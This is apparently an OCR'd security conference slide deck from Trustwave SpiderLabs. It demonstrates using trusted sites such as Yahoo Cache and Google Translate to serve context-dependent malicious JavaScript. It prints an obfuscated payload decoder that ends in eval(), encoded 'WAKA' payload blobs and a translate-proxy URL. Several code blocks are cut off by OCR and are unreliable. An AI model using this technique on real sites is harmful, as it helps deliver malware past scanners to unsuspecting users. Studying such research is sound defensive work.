
UTILIZING POPULAR WEBSITES FOR MALICIOUS PURPOSES USING RDI

Daniel Chechik, Anat (Fox) Davidi

Trustwave®

Trustwave® SpiderLabs®


Security Web Scanners



Normalized URL:	http://www.yahoo.com/
Detection ratio:	0 / 38
Analysis date:	2013-07-02 12:15:47 UTC (0 minutes ago)
File scan:	The URL response content could not be retrieved or it is some text format (HTML, XML, CSV, TXT, etc.), hence, it was not enqueued for antivirus scanning.

URL Scanner	Result
ADMINUSLabs	Clean site
AlienVault	Clean site
Avira	Clean site
BitDefender	Clean site
C-SIRT	Clean site
CLEAN MX	Clean site
Comodo Site Inspector	Suspicious site
CyberCrime	Unrated site
Dr.Web	Clean site
ESET	Clean site
Fortinet	Unrated site
G-Data	Clean site

What is RDI?



RDI

From Wikipedia, the free encyclopedia

RDI may refer to:

Science and technology [edit]

- Receiver Data Interface - Part (EN 50255) of the DAB Digital Audio Broadcasting standard
- Reference Daily Intake or Recommended Daily Intake, a quantity of recommended nutrient intake
- Relationship Development Intervention, a treatment for autism
- Relative dose intensity, a term used in describing chemotherapy; for example with Cyclophosphamide, met
- Resistance Database Initiative, a not-for-profit HIV research organisation
- Respiratory disturbance index, a tool for measuring frequency of breathing related sleep disturbances
- RDI register, a 64-bit processor register of x86 CPUs

Organisations [edit]

- Réseau de l'information, a Canadian French language news channel owned by Radio-Canada
- RDI Video Systems, a video game company
- Response Dynamics, a conservative direct marketing firm
- Rural Development Institute, Canadian research center

Other [edit]

- Regimental Distinctive Insignia, US Army regimental insignia
- Royal Designers for Industry, a British honour bestowed on leading designers by the Royal Society of Arts

This disambiguation page lists articles associated with the same title.

If an internal link led you here, you may wish to change the link to point directly to the intended article.


A Recipe for Disaster

- 1 simple web page
- 1 trustworthy web utility
- 1 script that behaves differently within a certain context
- 2 cups of funny cat pictures

RDI in Action – Yahoo Cache

Yahoo Cache

What Just Happened?!



```
function booyah() {
    var x = document.getElementById("wakadiv").innerHTML;
    var y = document.getElementsByTagName("span")[1].innerHTML;
    var key = 0;
    for (var i=0; i< y.length; i++) {
        key += y.charCodeAt(i);
```

```
<base href="http://www.testwpekfpwoekfpwoekfpwoefk.com/"/><meta http-equiv="content-type"
content="text/html; charset=utf-8"/><!-- Banner:Start --><style type="text/css">#b_cpb{color: black;
font: normal normal normal small normal arial,sans-serif} #b_cpb a{color: blue; text-decoration:
underline; font-weight:normal}</style><!--LocalizedDate:6/17/2013--><!--InvariantDate:6/17/2013--><table
wi                                                                  bordercolor="#909090"
ce                                                                  e reached the cached page
fo                                                                   h="ID=SERP,5003.1">
ht                                                                  ontent:Start --><div style=
"r                                                                  n <strong>6/17/2013
</                                                                  earch results. The page
m                                                                   ed (without the
hi                                                                  h="ID=SERP,5003.2">go
to                                                                  yle=
"r                                                                  not responsible for the
co                                                                  table><!-- Banner:End --><div
st
```


```
<div id="wakadiv" style="display:none;">
WAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1
0FWAKA1457WAKA1454WAKA1450WAKA145FWAKA143BWAK
t418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA
145FWAKA143BWAKA1458WAKA1451WAKA141DWAKA1458W
KA140FWAKA1455WAKA1464WAKA145DWAKA1452WAKA146
WAKA1417WAKA145CWAKA1450WAKA1467WAKA1430WAKA1
52WAKA141BWAKA140FWAKA1457WAKA1454WAKA1450WAK
462WAKA1454WAKA1418WAKA140FWAKA146AWAKA13F8WA
140FWAKA1463WAKA1457WAKA1458WAKA1462WAKA141DW
KA1430WAKA145BWAKA145BWAKA145EWAKA1452WAKA140F
AKA145CWAKA1450WAKA1467WAKA1430WAKA145BWAKA14
WAKA142EWAKA140FWAKA145CWAKA1450WAKA1467WAKA1
```

Let’s Take it a Step Further

Google Translate

Go back in time (10 minutes ago)

- Producing a malicious URL “hosted” on Google




http://handei.ueuo.com/tran.html

From: Hebrew


To: English

- We will be able to access it directly without the interface: hxxp://translate.google.com/translate?hl=en&sl=iw&tl=en&u=http%3A%2F%2Fhandei.ueuo.com%2Ftran.html

What happens behind the scenes



Let’s Check Out the Code



```
var myDiv = document.getElementById("111");
var text = ('textContent' in myDiv)? 'textContent' : 'innerText';
var myText = myDiv[text].split(' ');
var Bob = document.getElementById("222")[text].split(' ');
var aaa = document.createElement(myText[myText.length-2]);
aaa.text = "var b = '" + Bob[Bob.length-3] + " " + Bob[Bob.length-2] + "'";
document.getElementById('000').appendChild(aaa);
var c = document.getElementById('333').innerHTML;

key = 0;
del = "WAKA";
for (var i=0; i< b.length; i++) {
   key += b.charCodeAt(i);
}
var c3 ="";
var reg = new RegExp(del,"g");
c1 = c.replace(reg, "%u")

c2 = unescape(c1);

for (var i=0;i<c2.length; i++) {
   c3 += String.fromCharCode(c2.charCodeAt(i) - key);
}
eval(c3);
helloWorld();
```

```
</script>
</head>
<body style="          "hello( )">
</form>
<dfn id=b>
<div id=111>
<div id=222>
<div id=000><
<div id=333>
WAKA0403W          /AKA040C'
418WAKA03A         FEWAKA04
KA0400WAKA         A040AWAI
DWAKA03DF\         WAKA041
```

Generated

Decrypted


Executed

